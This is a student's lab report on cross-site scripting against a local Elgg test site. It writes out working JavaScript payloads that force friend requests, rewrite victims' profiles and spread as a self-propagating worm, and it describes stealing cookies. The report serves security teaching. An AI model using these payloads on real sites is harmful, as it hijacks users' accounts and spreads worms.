
**CPS 633 - Lab 5 Report**

Section 4 Group 10

**Task 1: Posting a Malicious Message to Display an Alert Window**

We added the JavaScript code in the description section of Alice’s profile. Now, when we visit Alice’s profile, we see the popup from Alice’s profile and other profiles as well.




**Task 2: Posting a Malicious Message to Display Cookies**

We type in the following Javascript code into the description box:




Now, when we visit Alice’s profile, we get a popup displaying the user’s cookies.




**Task 3: Stealing Cookies from the Victim's Machine**


On the attackers machine (10.0.2.13) we type the following into the terminal to listen for connections on port 5555.



We then type the following Javascript code into the description of Alice’s profile.




Now, when another user visits Alice’s profile page, the attacker can see the following information including the cookies of that user.




**Task 4: Becoming the Victim's Friend**

First we use the HTTP Header Live and the Network Tool to see what happens when a user friends another user.

﻿

The “current url” is what we are trying to create.



This is an example of the url that we will need for the request.

[http://www.xsslabelgg.com/action/friends/add?friend=44](http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1574441445&__elgg_token=bmx85wDqurmRojE0RkEP9w)”+ts+token;

Information from the HTTP header live:

Host: www.xsslabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.xsslabelgg.com/profile/alice

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 56

Cookie: Elgg=oemn0hog9q02m9fp68ijfkhdj3

Connection: keep-alive

Next we login to Samy’s account and add the following Javascript code into the “About Me” section of his profile.

<script>

window.onload = function () {

var Ajax=null;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

var Ajax=new XMLHttpRequest ();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");


Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();


}

</script>

When we login to another user’s account (i.e Charlie) and then go to the “Members” header and click on Samy’s profile.




Now Charlie is friends with Samy even though he did not press “Add Friend”



Question 1: Lines 1 and 2 are the get the Time Stamp \_\_elgg\_ts and the Security Token \_\_elgg\_token and store it in the variables. They are needed to complete the url because both the time stamp and security token are in the url needed for the request.

Question 2: If there is no text mode then the attack can not be successful launched.


This is what happens when the code is placed in the “About me” box when it is on Text mode:




The code does not launch a successful attack because Text mode adds tags to the code that changes the way it looks and works.

**Task 5: Modifying the Victim's Profile**

First, we use the Network Tool to look at all the components of the HTTP POST request.





We know that the requests needs to include: user name, user guid, time stamp \_\_elgg\_ts, security token \_\_elgg\_token and the message, so we write the following code from the skeleton provided in the lab. We know that Samy’s guid is 47, so we samyGuid set to 47 and the content to ts+token+"&description=Samy is great"+userName+"&accesslevel[description]=2"+guid.

<script type="text/javascript">

window.onload = function () {

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;

var userName="&name="+elgg.session.user["username"];

var guid = "&guid="+elgg.session.user["guid"];

**var content=ts+token+"&description=Samy is great"+userName+"&accesslevel[description]=2"+guid;**

**var samyGuid = 47;**

if (elgg.session.user.guid != samyGuid) {

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","[www.xsslabelgg.com](http://www.xsslabelgg.com)");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);

}


}

</script>


We write this code into the “About me” section of Samy’s profile.




Then we login to Alice’s account and look at her profile before the attack.




We then visit Samy’s page and go back to Alice’s page. Now we can see that the attack has worked because “Samy is great” is displayed under the “About me” section of Alice’s profile page.



Question 3: The reason we need line 1 is to ensure that the worm does not affect Samy’s profile as well.

We remove line 1 and repeat the attack by entering the following code into the “About me” section of Samy’s profile.

When we press save and go to Samy’s profile page, we can see the message is under Samy’s “About me” section. This means that the worm attack also affected Samy.



**Task 6: Writing a Self-Propagating XSS Worm**

First we modify the code from the previous task to make the attack self-propagating. We add the skeleton code from the lab to the top of the code.

<script id="worm" type="text/javascript">

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

alert(headerTag + jsCode + tailTag);

window.onload = function () {

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;

var userName="&name="+elgg.session.user.name;

var guid = "&guid="+elgg.session.user["guid"];

var sendurl2="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

var content=ts+token+"&description=Samy is great"+wormCode+userName+"&accesslevel[description]=2"+guid;

var samyGuid = 47;

if (elgg.session.user.guid != samyGuid) {

var Ajax=new XMLHttpRequest ();

Ajax.open("GET",sendurl2,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);

}


}

</script>


Then, we login to Alice’s account and reset her page by removing the message from the previous attack.




We visit Samy’s page again and go back to Alice’s page. We can see that the attack worked because the message “Samy is great” is displayed under the “About me” section of the page and Samy is our friend even though we did not physically add him. This means that Alice’s account is infected and now can pass the worm to other accounts



To test if Alice’s page carries the worm attack, we logout of her account and login to another user’s account. In this case, we use Boby’s account. This is Boby’s account before the attack:

